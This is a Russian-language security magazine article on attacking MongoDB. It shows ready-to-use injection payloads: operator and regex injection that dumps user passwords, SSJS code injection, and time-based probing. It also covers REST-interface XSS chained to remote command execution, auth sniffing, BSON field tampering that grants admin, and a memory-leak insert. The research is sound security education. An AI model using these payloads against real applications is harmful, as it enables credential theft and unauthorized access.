
Михаил «cyber-punk» Фирстов, Positive Technologies (https://twitter.com/cyberpunkych, mfirstov@ptsecurity.ru)

Удар по MongoDB

СЦЕНАРИИ АТАКИ НА NOSQL БАЗУ ДАННЫХ



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Сейчас все чаще и чаще программисты используют NoSQL базы данных для различных приложений. Методы атак на NoSQL еще мало изучены и не так распространены, как обычные SQL-инъекции. В данной статье будут рассмотрены возможные варианты атаки на веб-приложение через уязвимости, связанные с использованием MongoDB.

АЗБУКА MONGODB

Прежде чем говорить об уязвимостях в MongoDB, не могу не рассказать, что вообще представляет собой эта база данных. Ее название сейчас особенно на слуху: если посмотреть материалы об устройстве бешено популярных веб-проектов, то почти в каждом будет упоминание NoSQL баз данных, и чаще всего в этом контексте звучит именно MongoDB. Более того, именно Монгу Microsoft предлагает использовать в ее облачной платформе Azure в качестве нереляционной базы данных — чем не доказательство, что скоро этой БД найдется применение еще и в серьезном корпоративном софте?

Если кратко, то MongoDB — это чрезвычайно производительная (за что, собственно, ее и любят), расширяемая (легко разносится на несколько серверов, если есть необходимость), открытая (что позволяет крупным компаниям подстраивать ее под себя) база данных, которая относится к категории NoSQL. Последнее означает, что в ней нет поддержки привычных SQL-запросов, однако она поддерживает свой собственный язык запросов. Если уточнять далее, то для хранения данных MongoDB использует документо-ориентированный формат (на базе JSON), при этом не требует описания таблиц.

Любой, кто скачает дистрибутив Монги, увидит два исполняемых файла: Mongo и mongod. Mongod — это непосредственно сервер базы данных, который хранит данные и обслуживает запросы, а Mongo — это официальный клиент, написанный на C++ и JS (V8).

СТАВИМ, СМОТРИМ, ИССЛЕДУЕМ

Не буду останавливаться на банальностях вроде установки БД — разработчики делают все, чтобы все было легко поднять, даже не обращаясь к мануалам. Перейдем сразу к тому, что показалось мне действительно интересным. Первая составляющая, которая меня заинтересовала, — это REST-интерфейс. Он представляет собой веб-интерфейс, который запускается по умолчанию на порту 28017 и позволяет администратору управлять своими базами данных удаленно через браузер. Немного поработав с этим функционалом СУБД, я нашел сразу несколько уязвимостей — две хранимые XSS, недокументированное исполнение SSJS (Server Side Java Script) кода и множественные CSRF. Это меня дико позабавило, и я решил не останавливаться на достигнутом :). Как выглядит этот самый REST-интерфейс, ты можешь увидеть на рис. 1.

Расскажу немного подробней о найденных уязвимостях. Две хранимые XSS присутствуют в полях Clients и Log. Это значит, что если провести любой запрос к БД, в котором у нас есть HTML-код, то он запишется в исходный код страницы REST-интерфейса и исполнится в браузере того, кто туда зайдет. На основе этих уязвимостей можно провести атаку по следующей схеме (рис. 2):

1. Посылаем запрос с тегом SCRIPT и адресом нашего JS-скрипта.
2. Администратор открывает браузером веб-интерфейс, и наш JS-код исполняется в его браузере.
3. Через JSONP скрипт запрашивает с нашего удаленного сервера команды на исполнение.
4. Получив команду, он исполняет ее, используя недокументированное исполнение SSJS-кода.
5. Результат исполнения отсылается на наш удаленный хост, на котором он записывается в лог.

Что же касается недокументированного исполнения SSJS-кода, я набросал для тебя небольшой концепт, который можно расширить по своему усмотрению:

```
http://vuln-host:28017/admin/$cmd/?filter_eval=↵
function(){ return db.version() }&limit=1
```

В этом примере (рис. 3) $cmd — это недокументированная функция, но мы-то теперь знаем... :)

ИГРАЕМ С ДРАЙВЕРОМ

Как известно, для того чтобы работать с любой серьезной БД из скриптовых языков, например PHP, необходимо иметь драйвер этой самой БД, который будет служить транспортом. Я решил разобраться с этими самыми драйверами для MongoDB и не стал тут оригинальничать, выбрав драйвер в поставке PHP.

Предположим, что есть полностью настроенный сервер с Apache + PHP + MongoDB и уязвимый скрипт. Ниже приведены основные фрагменты данного скрипта:

```
$q = array("name" => $_GET['login'], "password" => ↵
$_GET['password']);
$cursor = $collection->findOne($q);
```

После получения данных скрипт делает запрос к БД MongoDB. Если данные верные, то в ответ он получает массив с выводом данных этого пользователя и выводит его в таком виде:

```
echo 'Name: ' . $cursor['name'];
echo 'Password: ' . $cursor['password'];
```

Предположим, что ему отправили вот такие параметры (true):

```
?login=admin&password=pa77w0rd
```

clients

Client	OpId	Active	LockType	Waiting	SecsRunning	Op	Namespace	Query	client	msg	progress
snapshotthread	0		0			0					
initandlisten	0		W			2004	secure_nosql	{ name: /^local.temp./ }	0.0.0.0:0		
websvr	0		R			0	admin.system.users				
conn	4		R			2004	secure_nosql.users	{ login: "", password: /^sdf/i }	127.0.0.1:55322		
clientcursormon	0		R			0					
conn	2		R			2004	secure_nosql.users	{ login: "werwerw", password: /^werwerw/i }	127.0.0.1:55321		

dbtop (occurences|percent of elapsed)

NS	total		Reads		Writes		Queries		GetMores		Inserts		Updates		Removes	
TOTAL	1	0.0%	1	0.0%	0	0%	1	0.0%	0	0%	0	0%	0	0%	0	0%
secure_nosql.users	1	0.0%	1	0.0%	0	0%	1	0.0%	0	0%	0	0%	0	0%	0	0%

Рис. 1. Неприметный REST-интерфейс

Тогда запрос к базе будет выглядеть следующим образом:

```
db.items.findOne({"name" :"admin", "password" : ↵
"pa77w0rd"})
```

Так как в базе существует пользователь admin с паролем pa77w0rd, то в ответ выводятся его данные (true). Если же подставить другое имя или пароль, то запрос ничего не вернет (false).

В MongoDB есть условия, которые аналогичны привычному where, за исключением некоторых различий в синтаксисе. Так, чтобы вывести из таблицы с именем items записи, у которых name не равно admin, нужно написать следующее:

```
db.items.find({"name" :{$ne : "admin"}})
```

Я думаю, у тебя уже появилась идея, как такую конструкцию можно обмануть. На языке PHP достаточно подставить еще один массив, чтобы вставить его в другой, который отправляется функцией findOne.

Переходим от теории к практике. Для начала создадим запрос, выборка которого будет удовлетворять следующим условиям: значение password не будет равно 1, а user будет admin:

```
db.items.findOne({"name" :"admin", ↵
"password" : {$ne : "1"}})
```

В ответ приходит информация об упомянутой учетной записи:

```
{
    "_id" : ObjectId("4fda5559e5afdc4e22000000"),
    "name" : "admin",
    "password" : "pa77w0rd"
}
```

В синтаксисе PHP это будет выглядеть так:

```
$q = array("name" => "admin", "password" => ↵
array("\$ne" => "1"));
```

Для эксплуатации достаточно будет объявить строковую переменную password как массив следующим образом:

```
?login=admin&password[$ne]=1
```

Результатом будет вывод данных админа (true). Решением этой проблемы может быть использование функции is_array() и приведение входящих аргументов к типу string.

Маленькое дополнение к таким функциям, как findOne() и find(), — в них можно и нужно использовать регулярные выражения. Для этого существует такая замечательная штука, как $regex. Пример использования:

```
db.items.find({name: {$regex: "^y"}})
```

Такой запрос найдет все записи, в которых name начинается с «y».

Предположим, что в скрипте используется примерно такой запрос к БД:

```
$cursor1 = $collection->find(array("login" => $user, ↵
"pass" => $pass));
```

После чего полученные из БД данные отображаются на странице с помощью следующей конструкции:

```
echo 'id: '. $obj2['id'] .'<br>login: '. ↵
$obj2['login'] .'<br>pass: '. $obj2['pass'] . '<br>';
```

При помощи регулярки мы можем получить все данные из БД, для этого достаточно лишь немного поиграть с типами передаваемых скрипту переменных:

```
?login[$regex]=^&password[$regex]=^
```

На что получим в ответ:

```
id: 1
login: Admin
pass: parol
id: 4
login: user2
pass: godloveman
id: 5
login: user3
pass: fuckthepolice=
```

Все успешно работает. Существует еще один неплохой способ эксплуатации подобных брешей — использование оператора $type:

```
?login[$not][$type]=1&password[$not][$type]=1
```

Вывод в этом случае будет таким:

```
login: Admin
pass: parol
id: 4
login: user2
pass: godloveman
id: 5
login: user3
pass: fuckthepolice
```

Такие фокусы успешно работают и в функции find(), и в функции findOne().

ВНЕДРЕНИЕ В SSJS-ЗАПРОСЫ

Второй тип уязвимости в реализации связки MongoDB и PHP основан на возможности внедрить свои данные в SSJS-запрос, проходящий к серверу.




Рис. 2. Схема атаки

Предположим, у нас есть уязвимый код, который выполняет запись пользовательских данных в БД, а после, в ходе работы, их оттуда выводит, причем не все, а только значения из определенных полей. Пусть это будет простейшая гостевая книга.

Продемонстрирую это на примере кода. Предположим, что INSERT-запрос выглядит следующим образом:

```
$q = "function() { var loginn = '$login'; ↵
var passs = '$pass'; db.members.insert({id : 2, ↵
login : loginn, pass : passs}); }";
```

Одно немаловажное условие — переменные $pass и $login берутся напрямую из массива $_GET и никак не фильтруются (да-да, это явный фейл, но встречается он сплошь и рядом):

```
$login = $_GET['login'];
$pass = $_GET['password'];
```

Далее приведен код, который исполняет данный запрос и выводит данные из БД:

```
$db->execute($q);

$cursor1 = $collection->find(array("id" => 2));
foreach($cursor1 as $obj2){
    echo "Your login:".$obj2['login'];
    echo "<br>Your password:".$obj2['pass'];
}
```

Тестовый скрипт готов — переходим к практике. Отправляем тестовые данные:

```
?login=user&password=password
```

В ответ мы получим следующие данные:

```
Your login:user
Your password:password
```

Давай попробуем эксплуатировать уязвимость, которая заключается в том, что данные, которые идут в параметр, не фильтруются и никак не проверяются. Начнем с простого — с кавычки:

```
?login=user&password=';
```

Нам отобразилась другая страница, и SSJS-код из-за ошибки не исполнился. Но совсем другая ситуация будет, если послать вот такие данные:

```
/?login=user&password=1'; var a = '1
```

Отлично. Но как теперь получить вывод? Все очень просто: достаточно перезаписать переменную, например login, и тогда в БД попадет результат исполнения нашего кода и в ответе можно будет увидеть вывод! На практике (рис. 4) это выглядит так:

```
?login=user&password=1'; var loginn = db.version(); ↵
var b='
```

Чтобы было понятнее — JS-код принимает следующий вид:

```
$q = "function() { var loginn = user; var passs = ↵
'1'; var loginn = db.version(); var b=''; db.members.↵
insert({id : 2, login : loginn, pass : passs}); }"
```

Первое, чего мы хотим, — это прочитать сторонние записи. Делаем это при помощи простого запроса:




Рис. 3. Недокументированные возможности




Рис. 4. Результат инъекции SSJS-кода

```
/?login=user&password= '; var loginn = tojson↵
(db.members.find()[0]); var b='2
```

Для лучшего понимания рассмотрим этот запрос под микроскопом:

1. Используется уже знакомая конструкция для перезаписи переменной и исполнения произвольного кода.
2. С помощью функции tojson() мы получаем полноценный ответ из БД. Если бы мы не использовали ее, то в ответ получили бы Array.
3. Самая главная часть — это вызов db.members.find()[0]. Здесь members — это таблица, а find() — функция, которая выводит все записи. Наконец, массив в конце обозначает номер записи, к которой мы обращаемся, — вот как раз с помощью перебора значений в этом массиве мы получаем записи из БД.

Конечно же, возможна ситуация, когда вывод отсутствует, и, чтобы получить данные, придется использовать технику Time-Based, которая основана на задержках сервера в ответах на запрос, в зависимости от выполнения какого-либо условия (true/false). Приведу пример:

```
?login=user&password='; if (db.version() > "2") { ↵
sleep(10000); exit;  } var loginn =1; var b='2
```

С помощью этого запроса мы узнаем версию БД. Если она больше 2 (например, 2.0.4), то выполнится наш код и сервер вернет ответ на наш запрос с заметной задержкой.

В остальных языках программирования все обстоит примерно таким же образом. То есть если мы имеем возможность передать в запрос массив, то мы с легкостью сможем провести NoSQL-инъекцию, основанную на логике или регулярных выражениях.

СМОТРИМ ТРАФИК

Как известно, в MongoDB можно создать конкретного пользователя для определенной БД, что неудивительно. Информация о существующих в БД пользователях хранится в таблице db.system.users (рис. 5). Наибольший интерес для нас представляют поля user и pwd упомянутой таблицы. В колонке user — логин пользователя, а в pwd — MD5-строка %login%:mongo:%password%, где login и password — это логин и хеш-сумма логина, ключа и пароля пользователя.

Все данные (рис. 6) передаются в открытом виде, и, перехватив пакет, не составит труда извлечь оттуда определенные данные, которые необходимы для получения имени и пароля пользователя. Для этого нужно перехватить nonce, login и key, которые отправляет клиент при авторизации на сервере MongoDB. В key у нас содержится MD5-строка следующего вида: «%nonce% + %login% + md5(%login% + ":mongo:" + %passwod%)».




Рис. 5. Создание пользователя в БД

Как видно, вполне легко написать программу, которая будет автоматически перехватывать и подбирать логин и пароль на основе перехваченных данных. Как перехватить данные — начни копать в сторону того же ARP Spoofing.

УЯЗВИМОСТИ ПРИ ОБРАБОТКЕ BSON

Не будем останавливаться на достигнутом и рассмотрим другой тип уязвимостей, который основывается на неправильном парсинге BSON-объекта, передаваемого в запросе к БД.

Для начала пару слов о том, что представляет собой BSON. BSON (Binary JavaScript Object Notation) — это компьютерный формат обмена данными, который позволяет хранить в таблице данные различных типов (Bool, int, string и так далее). Предположим, что имеется коллекция (проще говоря, таблица) с двумя записями:

```
> db.test.find({})
{ "_id" : ObjectId("5044ebc3a91b02e9a9b065e1"),
  "name" : "admin", "isadmin" : true }
{ "_id" : ObjectId("5044ebc3a91b02e9a9b065e1"),
  "name" : "noadmin", "isadmin" : false }
```

и имеется запрос к БД, в который мы можем внедриться:

```
>db.test.insert({ "name" : "noadmin2", ↵
"isadmin" : false})
```

Просто вставляем специально сформированный BSON-объект в имя колонки name:

```
>db.test.insert({ "name\x16\x00\x08isadmin\x00\x01\x00\↵
x00\x00\x00\x00" : "noadmin2", "isadmin" : false})
```

Как видишь, поставив перед значением колонки isadmin байт 0x08, мы указали, что тип добавляемых нами данных — boolen, и следующим байтом — 0x01 — мы присвоили значение объекту как true, тем самым перезаписав значение false, которое устанавливается по умолчанию. Вся соль здесь состоит в игре с типами переменных. Поиграв с ними, можно полностью перезаписать данные, которые подставляются к запросу автоматически.
И теперь посмотрим, что у нас оказалось в таблице:

```
> db.test.find({})
{ "_id" : ObjectId("5044ebc3a91b02e9a9b065e1"),
  "name" : "admin", "isadmin" : true }
{ "_id" : ObjectId("5044ebc3a91b02e9a9b065e1"),
  "name" : "noadmin", "isadmin" : false }
{ "_id" : ObjectId("5044ebf6a91b02e9a9b065e3"),
  "name" : null, "isadmin" : true, "isadmin" : true }
```




Рис. 6. Перехватываем авторизационные данные

Переменная false успешно перезаписалась в true (рис. 7)!

Рассмотрим уязвимость в парсере BSON, которая позволяет читать произвольные участки памяти. Из-за неправильной обработки длины BSON-документа в имени колонки в команде insert, в MongoDB можно вставить запись, которая будет содержать в себе закодированные в base64 участки памяти сервера БД. Не отступая от традиции, сразу попробуем это на практике.

Предположим, у нас есть таблица с именем dropme и у нас есть права на запись в нее. Отправляем следующую команду и видим результат:

```
> db.dropme.insert({"\x16\x00\x00\x00\x05hello\x00\x010\↵
x00\x00\x00world\x00\x00" : "world"})
> db.dropme.find()
{ "_id" : ObjectId("50857a4663944834b98eb4cc"),
  "" : null,
  "hello" : BinData(0,"d29ybGQAAAAACREAAAAQ/4wJSCCPCeyF↵
jQkRAAAAAAAAAAAAWbcQAAAAMQAAAAEAAABgcicICAAAAAcAAACgKo0↵
JABw5NAMAAAAAAAAAAAAAAMQ3jAlmAGkAQQAAAEIAaQBuAEQAYQB0AG↵
EAKAAxADEAOQAsACIAYgAzAEoAcwBaAEEAQQBBAEEAQQBBAD0AIgApA↵
AAAdABSAFEAAAAiAGgAZQBsAGwAbwAiACAAOgAgAEIAaQBuAEQAYQB0↵
AGEAKAAxADEAOQAsAC.........................ACkALAAgACI↵
AFg==") }
```

Все это произошло из-за того, что мы неправильно построили объект BSON — указали, что его длина 0x010 вместо 0x01.
После расшифровки base64-кода мы получим байты рандомных участков памяти сервера.

ЗАКЛЮЧЕНИЕ

Будь уверен, выше были описаны атаки и уязвимости, которые вполне могут встретиться и в реальной жизни. Проверено на собственном опыте. Стоит побеспокоиться не только о безопасном написании кода, который работает с MongoDB, но еще и об уязвимостях, которые могут присутствовать в самой СУБД. Рассмотрев подробно каждый из описанных случаев, следует задуматься, так ли безопасны NoSQL базы данных, как это принято сейчас считать, или это миф? Stay tuned! ⌶




Рис. 7. Magic BSON